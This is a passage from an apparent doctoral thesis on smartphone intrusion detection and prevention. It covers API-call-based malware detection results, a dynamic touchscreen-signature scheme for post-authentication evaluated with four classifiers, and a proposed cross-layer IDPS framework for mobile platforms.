per classifier are summarized in Table 7.3. We note that Random Forest is the most promising method showing optimal results of 100% TPR and 0% FPR. Bayesian Networks and KNN also obtained very encouraging results, showing a TPR and FPR of 100% / 4% and 100% / 7% respectively. It is also of interest that although RBF had the minimum TPR (92%), it did not produce any false alarm (FPR of 0%).

As a general remark, all the experiments present highly accurate results, thus providing strong evidence that behavior-based classification in terms of API method invocation may be a very precise way of detecting new types of malware or variations of existing ones.

However, more research is needed to better assess this potentiality. For example, iDMA can be used to construct such a behavioral profile by considering a large number of legitimate applications and then feed it to a properly designed IDS to safeguard the device in real time.

7.4 Discussion

In the ubiquitous era, where nearly everyone owns at least one mobile device, the issue of safeguarding the data stored and exchanged between such devices and through popular services for use by the mobile users, becomes prominent. In this context, any malware developed specifically to run on modern mobile platforms poses a serious threat. All studies contacted during the last few years (see section 2.6) show the dynamic evolution of this kind of threats, which not only hungers for disrupting network services, but also aims in harvesting keystrokes, passwords, address book records, credit card information, and so on.

Motivated by this fact, we created a tool namely iDMA which can be to the advantage of both software testers as well as end-users. The tool is specifically designed for the proprietary iOS platform and is able to generate exploitable information about the

behavior of the application of interest in terms of which method is invoked and in what sequential order. Such a report enables the human actor to make a rather safe decision about the actual (hidden) behavior of the application being examined and if it contains malicious code or not. It also gives the end-user the option to block malicious activity on-the-fly. Our empirical tests with four machine learning and real-life malware reveal highly accurate results in identifying malicious code.

Chapter 8

User Post-Authentication

While anomaly-based detection mechanisms remain imperfect, due to the problem of false alarms that cannot be eliminated, modern and automated response mechanisms must also be taken into consideration. The aim of this chapter is to provide an intelligent response mechanism, able to authenticate the mobile device user after a possible intrusion alert and before any further actions are taken, using a native, easy and lightweight method.

A very common evident challenge is to constantly track the persons accessing the mobile device content and to monitor their true identity (authentication). This is also known as post-authentication and refers to the situation where authentication is performed repeatedly after a successful login. Post-authentication is of particular importance for intrusion detection and prevention because it allows constant tracking and identification of the initially authorized user especially when the system responds to an intrusion.

A closely related issue to authentication in general is that of non-repudiation. This refers to an authentication that with high certainty can be claimed to be original. In the context of this work this means that the person making a transaction, say, response to an alert and tries to prevent an intrusion, is not in position to deny this act at a later time.


Also, it means that the transaction has been performed by the legitimate mobile device user, that is, the person who was initially authenticated and authorized to do so. Thus, non-repudiation is about obtaining a proof that the announced participant really performed a given transaction and that this proof can be verified even without the consent

of the said user. In this respect, non-repudiation cannot be imposed by means of symmetric cryptography since verification can be done without the users's consent and thus it cannot use whatever credentials (e.g., secret keys, passwords etc) the submitter may own. Therefore, non-repudiation usually mandates the use of some sort of Public Key Infrastructure (PKI). After that, non-repudiation can be realized by the use of digital signatures that act much like a written signature. This situation also requires that all users own a digital certificate which bounds their public key with their true identity. It is also to be noted here that non-repudiation is also a legal concept, meaning that what technically is claimed to offer true non-repudiation may not stand strong in a court of law.

So, for mobile device prevention realms, authentication and non-repudiation should be simple for the end-user and practical to implement. In this respect, the use of PKI may be not the proper solution as it is certain to impose high deployment and administration costs (Park et al., 2007). Also, it requires substantial processing resources from the end-user device which at least for the time being may be not the case for several smartphone models, especially the cheap ones.

Motivated by this fact, in this chapter we propose a fair post-authentication and non-repudiation scheme as a response mechanism in an IDPS. Our scheme can be straightforwardly applied to devices equipped with a touchscreen and is based on dynamic signature. This is a biometric modality that exploits the anatomic and behavioral characteristics that a person exhibits when writing on a touchscreen - using their finger or a pen - a given phrase or signing their signature.

The proposed scheme requires minimal effort from the end-user as they only need to submit: (a) upon enrolment to the mechanism, a dynamic signature sample of a random string, and (b) after every possible intrusion detection (one that requires non-repudiation) reproduce a dynamic signature of the same string. It is also relevant to note that by offering non-repudiation we also enforce post-authentication per possible intrusion alert. Specifically, only the legitimate mobile device user is able to produce the correct dynamic signature. So, it is highly probable that the transaction has been performed by the initially authenticated person (e.g., by means of username/password) and not from a non-authorized user or an impostor. We capitalize on machine learning

A handwritten signature in black ink on a white background, consisting of the lowercase letters 'abc' followed by the numbers '123'.

```
B&167.0&164.0&1344239437.941613
M&164.0&160.0&1344239437.971502
M&161.5&157.0&1344239437.988079
M&158.5&155.5&1344239438.003825
M&155.0&154.0&1344239438.019078
M&151.5&153.0&1344239438.035658
M&147.5&153.0&1344239438.051984
.....
M&129.5&180.0&1344239438.212103
M&129.5&183.0&1344239438.227871
E&130.0&188.0&1344239438.243741
```

This subset of records corresponds to the touch gesture of a given user to form the letter 'c' in the dynamic signature above. The gesture started at point (167,164) on Aug 06, 2012 at time 07:50:37 GMT and finished at point (130, 188) on Aug 06, 2012 at time 07:50:38 GMT (B = Begin, M = Move, E = End. The character & is used as a separator between the fields).

FIGURE 8.1: A set of records created by the application for a given user when entering (signing) the letter 'c'

and though experimentation we demonstrate that our scheme is able to correctly classify a dynamic signature in an amount that exceeds 95%.

The rest of the chapter is organized as follows. Section 8.1 provides a high-level description of the proposed dynamic signature scheme. Section 8.2 details on the feasibility of the proposed solution. The last section concludes and outlines future work.

8.1 System Description

To examine and evaluate dynamic signature, we implement a case study that follows a simple and lightweight client-server architecture, where the latter entity is considered to be trusted. The communication link between these entities is also reckoned to be secure, e.g., by means of the *https* protocol. The client is assumed to carry a smartphone or tablet equipped with a touchscreen. Normally, the client has some kind of trust relationship with the server. This relationship is usually materialized in the form of some login credentials, say, username/password. The exact (out of band or online) way these credentials are acquired are out of the scope of this section. After the very first login, the client is prompted with a random string (e.g., *abc123*) which the m-learner must 'sign' 3 successive times using their finger or stylus pen on its device. Upon completion, the answer containing all three dynamic signatures of the same string is sent back to the server which univocally registers these samples of dynamic signature

with the corresponding user. This step is mandatory to be executed only once upon registration to the service.

Keep in mind that the client-server architecture was only used to evaluate dynamic signature as post-authentication and non-repudiation mechanism using mobile device's touchscreen. Normally, such a security mechanism should also be able to run on the mobile device in cases there is no Internet access available.

A prototype of the proposed system has been implemented in iOS. Figure 8.1 depicts how such a dynamic signature is recorded by our application in the device. Each character of the dynamic signature is formed by one or more touch gestures. So, in essence, each gesture can be represented by a series of quadruplets in the form $\{Type, X, Y, Time\}$, where *Type* corresponds to the type of the movement, *X*, *Y* hold the Cartesian coordinates where the touch event took place, and *Time* carries the date and time (based on seconds since the standard epoch of 1/1/1970) the touch event occurred. Taking Fig. 8.1 as an example, the letter 'c' for this user is recorded as a series of finger or stylus pen movements in the context of a single gesture that began (*B*) at point (167,164) and ended (*E*) at point (130,188).

The letter *M* is used for records that represent intermediate points of the same (still) on-going gesture. So, overall, a complete signature is not stored as an image but it is actually comprised of several tens of quadruplets.

As already pointed out, once the initial registration phase has been carried out, the client is ready to participate in any sensitive transaction with the server. Let us assume a situation where the user has received an alert about a possible intrusion by a detection mechanism. The mobile device user will decide how will react to the intrusion; ignore or learn from the alert, block the execution of a function or lock the device to name just a few. At the end of the response there exists a verification string (the same with that the user submitted to the server upon registration) which the user must also 'sign' on the device's touchscreen before submitting the response back to the server. Upon reception, the server automatically compares the signature received with that contained in its database and makes an assessment, in terms of a percentage value, on whether the signature is authentic. Last but not least, the results are send back to the client. The results (degree of confidence) is calculated as the quotient of how many points of

TABLE 8.1: Dynamic Signature-based classification results

	%FAR	%FRR	%EER
Bayesian Networks	1.6	6.6	4.1
RBF	2.9	16.2	9.5
KNN	0.5	3.7	2.1
Random Forest	0.2	3.2	1.7

the submitted signature have been found to match with the existing profile of the same user divided by the total number of points contained in that dynamic signature.

This way, not only the legitimate user decides how the detection system will response in an effort to prevent an intrusion, but the user post-authenticates to the systems via modern and lightweight mechanism.

8.2 Evaluation

In this section we capitalize on machine learning techniques to assess the effectiveness of our scheme in correctly classifying a signature. This process provides evidences of the potentiality of the proposed solution to correctly identify a user. First, we detail on the methodology followed and next concentrate on the evaluation results obtained.

8.2.1 Methodology

As mentioned in the previous section we have implemented a prototype of our dynamic signature scheme in iOS. The application has been installed on the iPhone device of 20 participants (iPhone owners).

Each person used its device for registering with the server, that is, by entering 3 successive times the same text namely 'abc123' with the help of the client application. Although in a real deployment each user will have a unique string to be used as their dynamic signature, here we employ the same string for all users aiming to assess the effectiveness of the system to cope with forgery. After the completion of the data collection process, the files containing the dynamic signature data were used to assess the




FIGURE 8.2: Cross-projection of the dynamic signature of the same string as entered by three different users

effectiveness of the proposed scheme. Recall that each signature file contains an arbitrary number of records where each of them corresponds to a vector of related features per signature.

For the needs of the classification process, 20 data files – one per user – have been created. Each of these files contains the signature data of the corresponding legitimate user and the data of the rest 19 users that represent potential intruders. Specifically, for each user in the dataset, the corresponding data file contains: a) the user's data, referred to as normal behavior data, and b) all other users' data that represent potential intrusive behaviors. Each record of the signature data file is composed of collected features represented by the following quintuplet: $\{Type, X, Y, Timestamp, Legit /Intruder\}$ where the last field is the binary representation of the two nominal classes, i.e., if this piece of data belongs to the legitimate user (yes) or the intruder (no). An example of such a record is given by the following quintuplet $\{B, 167.0, 164.0, 1344239437.941613, yes\}$.

During the experiments we cross-evaluated four supervised machine learning algorithms, namely, Bayesian Networks, Radial Basis Function (RBF), K-Nearest Neighbor (KNN) and Random Forest. Moreover, the k-fold cross-validation method, and more specifically a 10-fold one (this option provides us with more chunks of data to work with), has been employed to divide the dataset into different subsamples. This means that the original

sample is randomly divided into k (nearly) equally sized sub-samples, and the cross-validation process is repeated k times (the folds). Every time, one of the k sub-samples is used as the test set and the other $k-1$ are put together to form the training set. Finally, as discussed in the next section, the average value of all metrics across all k trials has been calculated. The experiments have been carried out using the well known machine learning software package, namely RapidMiner ([RapidMiner, 2012](#)).

8.2.2 Results

Legacy biometric systems effectiveness analysis makes use of two error rates, namely FAR in which an intruder is accepted by the system, and FRR in which the authorized user is rejected by the system ([Bergadano et al., 2002](#)). In addition, a third metric known as EER is generally employed to examine the performance of similar to ours biometric systems (e.g., keystroke systems) ([Giot et al., 2012](#)). Specifically, EER is a kind of percentage rate which both accepts and rejects errors as equals ($EER=(FAR+FRR)/2$). This metric is employed to quantify the detection accuracy by a single number. The lower the error rate value, the higher the accuracy of the system. In our analysis we consider all the three aforementioned metrics to estimate the effectiveness of our dynamic signature-based scheme in correctly classifying a signature.

Table 8.1 summarizes the results obtained from the experiments. Random Forest seems to be the most promising classifier showing optimal results and having the lower EER among all the algorithms tested. More precisely, its average FAR, FRR percentage values remain near 0.2% and 3.2% respectively while the average EER for all cases is 1.7%. Bayesian Networks and KNN also show very promising results reporting an average EER of 4.1% and 2.1% respectively. On the contrary, RBF scores the highest errors rejecting the authorized user with a statistical average FRR of 9.5%. Overall, the results suggest that Random Forest is the best choice for implementing the proposed dynamic signature scheme. In practice, and in addition to what is described in section 8.1, these results mean that in a real implementation of the system the optimal value for accepting/rejecting a signature is that of 98.3% ($100 - EER\%$) and 96.8% ($100 - FRR\%$) correspondingly. For example, in the latter case (rejection), a signature is discarded if four of its points are found to be inconsistent with that contained in the profile of the corresponding legitimate user.

As a general remark, dynamic signature-based classification presents significantly better results compared to those reported in the literature so far. It is also to be noted that while these results provide strong evidences that dynamic signature-based classification may be a very accurate means of authenticating the user, more research is needed to better assess its potential. To further exemplify the above findings, in Fig. 8.2 we cross-projected the dynamic signatures of the sample string as entered by three different users. Bear in mind that each signature is actually a series of Cartesian coordinates as recorded in the corresponding signature file for that user. From the figure, it is obvious that each signature is to far from being characterized as similar to the others.

8.3 Discussion

This chapter addressed the issues of post-authentication and non-repudiation for mobile users. This fulfills obj. 2 through the completion of milestone IV. This was actually achieved by designing and implementing a biometric scheme based on dynamic signature to support the provision of both of these services in a practical and efficient manner. The only conclusive requirement for this solution to work is the end-users to afford a mobile device equipped with a touchscreen. By using a prototype implementation we showed that the proposed scheme can be very accurate in correctly classifying a signature and thus providing strong evidences that a given transaction has been performed by the legitimate user. The lightweight nature of our proposal can be utilized by an IDPS as a response mechanism able to re-authenticate only the legitimate mobile device user after an intrusion, and not someone that knows the login password or tries to fake the dynamic signature.

Nevertheless, some aspects of the solution need further research. For instance, the physical characteristics of a device and in particular those of the touchscreen (especially its size) may affect efficiency. So, more research effort is needed to examine how the scheme will behave if a user decides to replace her device with a new one. The use of different means (e.g., finger, stylus pen) to produce the dynamic signature is also an issue worthy of investigation. Last but not least, an on-device evaluation is required, in an effort to examine performance metrics such as detection time, CPU and memory consumption.

Chapter 9

Conclusions and Future Research Directions

Having an holistic view of the area of smartphone security and privacy one can safely argue that many more have to be done toward reaching a mature state. This is especially true when assuming the use of ultramodern mobile devices equipped with full QWERTY keyboards, cameras, touch-screens, and sometimes, fingerprint readers. For example, it is without doubt that the evolution of malware is a continuous race between intruders and defenders. Both utilize the same programming methods, tools and resources either to create a smart malware or to develop an intelligent malware detection mechanism. As shown in chapters 5-8 this also stands very true for the smartphone realm. So, overall with the increasing risk of mobile threats, the design of IDPS for securing modern mobile devices is still a very challenging task.

In this chapter a (still) theoretical proposal of how a modern fully-fledged IDP framework for mobile devices should be structured is presented. This framework is designed capitalising on the knowledge gained throughout this research and presents a contemplation of how a modern IDPS should be designed. Also, the chapter summarizes the overall contribution of this Phd thesis, but this time, with respect to the current literature. Important research directions that can be exploited in future works are included in this part of the thesis as well.

9.1 A Modern IPD Framework for Mobile Platforms

Having studied the literature of anomaly-based IDS, examined various kinds of threats around mobile platforms from the inside, and proposed reliable IDP behavior-based mechanisms, in this section we make an attempt to define the way a novel IDPS for modern mobile devices should be built. Putting it another way, the current section gives directions and provide details, on how an advanced theoretical IDP framework, for smartphones should be structured and operate. Actually, this last contribution of the thesis fulfills obj. 3 and offers food for thought for future work in this exciting field.

The proposed IDPS framework consists of 2 basic modules, that is, the mobile device OS layer and the Event Sensors (embedded in a Security mechanism), and 6 main managers, namely: *System, Security, Detection, Response, Knowledge, and Cloud*. Comparing this framework with the generic IDPS presented in section 3.1, we are able to identify some new, yet important, components such as the Security, Knowledge, and Cloud managers. The following subsection details on the aforementioned IDPS components with reference to their usage and importancy in the overall system.

9.1.1 A Generic Mobile Device OS Framework

As already pointed out, in section 2.4, each OS for mobile platforms is structured using different architecture, including drivers, kernel, frameworks, libraries, and incorporates different programming resources, e.g., Portable Operating System Interface (POSIX), Software Development Kit (SDK), scripts and security mechanisms. So, it is very important here to define a Generic Mobile Device OS framework that will allow us to examine the layers independently of each other, and - more importantly - do so, in a way that will enable us to abstractly include a variety of different mobile OS platforms, such as Android, iOS, Windows Phone 8. Figure 9.1 depicts an abstract representation of such a framework, which actually corresponds to the monitoring facility of a mobile device and provides an integrated environment that examines the layer independently and in a variety of different mobile OS platforms.

As shown in Fig. 9.1, the Generic Mobile Device OS framework consists of four main layers: Hardware, Kernel, Services and Application. These layers, represent in an abstract




FIGURE 9.1: Generic mobile device OS framework

form a typical modern mobile device. In the following we detail on the responsibilities each layer should have.

- *Hardware layer*: This is the lowest layer that corresponds to the mobile's hardware components and it is essential for examining the working state of the hardware. This means that the design of any IDPS must always take into account the inherent capabilities and limitations of the underlying hardware. While not yet as powerful as PC, mobile devices have evolved and support a plethora of advanced hardware capabilities. More precisely, the CPU processing power of such devices has reached the 2 GHz with two, four or even more cores, while the embedded RAM and ROM is about 1 GB and 32 GB respectively, making for the first time a mobile device able to afford an IDS. Additionally, various types of network interfaces such as GSM, GPRS, UMTS, Bluetooth, IrDa, Wi-Fi, NFC, and USB have been added to the latest mobile devices providing them multiple communication options. Moreover, these devices are equipped with intelligent hardware sensors such as touch screens, Accelerometer, GPS, and cameras providing a unprecedented user experience.
- *Kernel layer*: This is the central software component in most legacy computer and mobile OS. The kernel acts as an abstraction layer between the hardware and the rest of the software stack. Kernel's responsibilities include managing the system's resources, system services such as security, doing memory management, process management, network stack, and handling of device drivers. Once again, access to this layer can only be granted to a user with root privileges.
- *Services layer*: This layer is the heart of the whole mobile OS. Although the Kernel layer provides the basic OS functionalities, the current one includes frameworks

and services such as threads, file access, and mobile database. The frameworks and services of this layer enable applications to use core system functions.

- *Application layer*: This layer is used to enable “core applications functionalities”, inside a mobile device OS. It also provides the necessary functionality to build rich and innovative applications.

As we observe from Fig. 9.1, in addition to the previously discussed (standard) layers, two more general layers are included in the proposed framework. These are: the *User Profile* and the *Kernel Profile* Layers. The first one is an abstract compilation of the Services and Application layers (see Fig. 9.2) that can be utilized to build the usage (behavioral) profile of a mobile device by a user. This means that through this layer, a user can be profiled based on the mobile device’s usage. For example, this layer is responsible for monitoring where the user touches on the touchscreen, what kind of gestures produces, how they utilize popular services such as Calls, SMS, Internet, and so on. On the other hand, the Kernel Profile Layer as depicted in Fig. 9.2, is an abstract compilation of the Hardware, Kernel, Services layers and can be used to describe the usage profile of a mobile device by the underlying OS or by the applications themselves. For example, which methods are called when an application or the OS try to access a database, a library or a hardware sensor. Basically, these two new layers represent the user’s and the system’s profile that can be used either to create profiles that represent the legitimate behavior, or to identify and detect abnormal behavior.

9.1.2 Event Sensors

The main duty of the Event Sensors manager is to monitor the different mobile device layers (as depicted in Fig. 9.2) in an effort to automatically gather user’s or system’s activities. This information can be either related to the system level information (the OS) or personalized user data. Moreover, there should be no limitation to the number of Event Sensors used to monitor critical activities, or if this is done simultaneously. For instance, four Event Sensors could be used to monitor Call, SMS, Web History activities and user’s touch gestures. As explained in chapter 7, the best way to develop an event sensor for modern mobile device OS, is by hooking and overwriting - via the use of dynamic libraries - the proper system function that is responsible for the needed information. Moreover, an Event Sensor needs to incorporate a security mechanism. The latter,

would be responsible to identify itself to the security manager of the detection system. Also, due to the fact that the collected information represent sensitive user's data in a database, it is important to preserve user's privacy in case the detection system gets compromised. Therefore, all sensitive data should be somehow anonymized. Modern mobile device OS are equipped with crypto libraries, which makes the anonymization procedure fast and straightforward. For example, one-way hash function (such as SHA-1 or SHA-2) can be used to anonymize the sensitive data. Any Event Sensor needs to protect user's sensitive data by design.

9.1.3 System Manager

This manager is the brain of the framework as it controls all the others. It consists of a GUI providing end-users with the proper options to configure the IDPS based on their needs. When the System Manager receives an event, it communicates with the Security Manager asking about the integrity of the sensor that originally sent the event, retrieves the essential data that have been stored into the Profile database during the training period, and forwards the event data and the profile data to the Detection Manager.

9.1.4 Security Manager

The current manager is responsible for the integrity of the host-based detection mechanism, and the authenticity of the Event Sensors, but also for updating the IDPS software. In comparison with any other IPDS proposed in the recent literature, a modern IDPS system needs to protect its own integrity remaining immune from any malware instance that tries to compromise it. Every time the IDPS starts, the Security Manager should authenticate every component using a unique pre-defined, pre-shared key. Also, the Security Manager informs the System Manager if any entity has been compromised. Last but not least, the Security Manager is responsible to communicate with the Cloud Manager to validate its own system integrity. Keep in mind that only a third-party entity can examine if a software mechanism has been compromised. In our case, this is performed by the Security Manager.

9.1.5 Detection Manager

The Detection Manager is in charge of analysing and classifying the events and knowledge profiles provided by the System Manager, into intruder or non-intruder (profiles). This manager can consist of three main analysis submanagers; “Anomaly”, “Misuse” and “DMCloud”. The Anomaly submanager, utilizes the knowledge profiles created during the training phase along with machine-learning algorithms in order to define if a given event produced by the existing behavior profile or to an intrusion. Moreover, the misuse analysis submanager needs be able to define on-the-fly if an event corresponds to a predefined threat. An example of such a mechanism is CyDetector (described in chapter 7) which is able to detect only specific system calls commonly used by third-party applications to secretly acquire access to user’s private data. Last but not least, high demand analysis procedures can also be accomplished in the Cloud, without overloading the mobile device (also refer to section 9.1.8). Note however that it is very important to provide not only Cloud-based, but also at least basic host-based detection. Modern mobile devices are quite capable of coping with high computation and memory demands that are required by machine learning algorithms for the classification procedure. Having only a Cloud-based detection mechanism, could cause serious problems in case the mobile device does not afford Internet connectivity or a malware infects and compromises the network interfaces. Beyond the aforementioned three main submanagers, several other analysis mechanisms - according to the different methodologies or algorithms been put into place - can be incorporated to the Detection Manager.

9.1.6 Response Manager

This manager is in charge of deciding, and if needed, responding to suspicious activity in an effort to tackle intrusions. The Response manager can either ignore a suspicious event and just store the decision made into the Temporary Behavior Database or utilize one of the response modules described in chapter 8. These modules can be used to alert the user with an on-screen message, block the suspicious event, try to post-authenticate the user etc in an effort to let them take the final decision (and as a result learn from user’s response), or else, inform the incident to the Cloud Manager. Based on the EER value produced by each analysis module, the Response Manager would decide the type of the response.

9.1.7 Knowledge Manager

This manager creates and updates knowledge during the training phase(s) as soon as the detection mechanism gets installed into the mobile device. Using the data collected during this stage, system and user behavior profiles are created. These profiles are fed to the Detection Manager, via the System Manager, classifying a given event as intrusive or not. The current Manager updates in a constant way its knowledge using the Temporary Knowledge database which contains events that have been firstly classified by the Detection Manager and secondly evaluated by the legitimate user. This sequence of steps guarantees that the behavior profile database remains updated at all times.

9.1.8 Cloud Manager

This last manager is a cloud service executed in real-time on a server and thus requires Internet connection in order to be accessed. Also, this module incorporates a GUI allowing the legitimate user of the device to perform health checkups upon the detection system that runs on the device, or update the behavior profile database with new event-signatures that correspond to malicious software. Furthermore, Cloud Manager is able to store the existing behavior profiles into the cloud allowing users to transfer (synchronize) the existing behavior knowledge between their mobile devices. Note that thanks to the cloud resources, Cloud Manager can perform complex detection tasks.

9.2 Thesis Contribution

Following the analysis given in the previous chapters, in this subsection we summarize our contributions, but this time, with respect to the current literature. To further assist the reader in locating the required information, in Table 9.1 we offer an aggregated map of the Phd accomplishments.

As mentioned in chapter 1, due to the fact that user's or software's behavior can be very unique when interacting with the device/OS, it would be very interesting if this observation can be used to authenticate the legitimate mobile device user or detect abnormal patterns in software behavior. Aiming to explore such possibility, we raised three tightly interrelated objectives.




FIGURE 9.2: Proposed cross-layer IDP framework for mobile platforms

The third one concerns the definition of an advanced anomaly-driven IDP framework for modern mobile platforms. From the discussion given in chapter 2, it has been made clear that although many works in the literature propose different types of detection mechanisms for the mobile ecosystem, yet, none of them is found to propose a comprehensive cross-layer IDP framework able to operate regardless of the underlying mobile platform. What is proposed in section 9.1 of the present thesis fills this literature gap, although it is still in a preliminary stage. Actually, as further explained in section 9.3, we do recognise that many more need to be done in pursuing of this goal and reach to a reasonable level of validity and completeness. It is also important to note here that the definition of such a framework (as detailed in the previous section) would be infeasible without the knowledge gained via the design and implementation of the several malwares and behavior-driven protection mechanisms described in the previous chapters.

Also, from the literature review given in chapter 2, it is made clear that the current security mechanisms developed for mobile devices are insufficient. In fact, one could say that these mechanisms have been already outdated by the rapid evolution of modern mobile platforms such as Android and iOS. This brings us to the second objective of this thesis and more particularly to the works described in chapter 5. There, we explore, propose and evaluate new biometric-based behavioral methods and modalities, which may be used towards enhancing the security and privacy of modern mobile platforms,

having of course direct impact to the end-user.

More specifically, in chapters 6 and 7 has been argued that (a) the monitoring of touch-screen patterns produced by the end-user, (b) the behavior of users as they utilize popular mobile applications or services, and (c) the tracking of native system calls produced by active (running) services, can be valuable sources of information when designing and implementing powerful IDPS. The assessment results presented in the corresponding sections are also strongly in favor of the aforementioned observations. Overall, it can be argued that to the best of our knowledge, this is the first time such advanced behavior-driven detection mechanisms are thoroughly examined in the realm of modern mobile platforms. A side-contribution in regards to this part of the thesis is that we were forced into collecting a critical mass of real user data in order to construct proper datasets to be used throughout the experiments. Contrary to the number and diversity of datasets used in wired network evaluations, still the literature lacks datasets containing mobile user data and especially ones constructed by data stored in mobile devices. This is however expected as it heavily depends on user willingness to provide their personal usage data. Therefore, we believe that the datasets we contributed consist a valuable asset for future researches in the field.

Regarding the first objective, that is, the design of IDP mechanisms for mobile platforms, we soon realised that that was infeasible without the prior understanding of how such devices get attacked by malware or the various ways intrusions are performed. It is true that over the last few years we have witnessed several instances of mobile malware in the wild. Besides, this has been already emphatically pointed out in section 1.1. Nevertheless, such software was not (and should not be) available to everyone. This requirement was however an major impediment to the fulfilment of obj. 2. Thus, it was necessary to design and implement some malware prototypes on our own. To do so, we selected the commonly admitted most secure modern mobile device platform, namely iOS. This seemed to be the most interesting and challenging option, and we believe that still is. After having implemented the malware we were able to explore and understand in depth the security insufficiencies of such platforms, and equally importantly, the ways new mobile attacks unfold. So, the contribution offered with respect to this goal can be summarised into a) iSAM, an iOS stealth airborne malware, b) SPE, a DNS poisoning malware for iOS, and c) the implementation of the first to our knowledge touchlogger.

TABLE 9.1: Overall Phd thesis contribution

Objective	Milestone	Chapter	Section	Contribution	Publication
Obj. 1	1, 3	5	5.3, 5.4.1, 5.5	iSAM, SPE, iKeylogger	Damopoulos et al. (2011, 2012a,b, 2013)
Obj. 2	1, 2, 3, 4, 5	6, 7, 8	6.1, 6.2, 7.3, 8.2	User Profiling, System Profiling, User Post-Authentication	Damopoulos et al. (2012e,d,f, 2013), Kambourakis and Damopoulos (2013)
Obj. 3	1, 2, 3, 4, 5, 6	9	9.1	IPD Framework	

Also, regarding the prevention aspect of the solution(s) proposed in the context of this thesis, we argue that they are diffused in chapters 6, 7 and 8. More precisely, in section 7.2 it is discussed how the prevention module of the IDP system would react once some irregularities in terms of system calls arise. This also invokes alert messages to be sent to the upper layers, that is, the end-user of the device. Moreover, in section 6.1 prevention logic is triggered when the touch-behavior of the user is found to not correspond to that of the legitimate profile. An important prevention feature is also demonstrated in chapter 8. There, upon the detection of irregular user behavior, the system will instantly try to re-authenticate the end-user by prompting them to insert their dynamic signature through the touchscreen (instead of asking the user to re-enter their password). In this respect, the prevention features are an integral part of our solution(s) and this is clearly seen in Fig. 9.2 where one can observe a whole prevention sub-system consisting of 4 modules.

9.3 Research Directions

This Phd thesis has mainly contributed to the domain of user (post)authentication and malware detection for modern mobile devices. Nonetheless, apart from what already identified in sections 6.3 and 8.3, there are a number of semi-unexplored areas in which future work could be carried out to advance upon what has been achieved in the context of this research. In the following, we elaborate on these possible future work directions after placing them in a thematic order.

- (*Energy Consumption*) More effort is needed to further evaluate our findings in chapters 6 to 8 using real mobile devices. Mobile device's battery reserves and power consumption is a significant indicator whether an IDPS can be extended to perform more complex tasks, e.g., use more advanced classifiers. This means that the ultimate decision if an IDPS is practical or not has to be taken in relation to the

energy it consumes when in full operation. For example, advanced classification methods may require more power and thus render the use of the IDPS that employs them inadvisable.

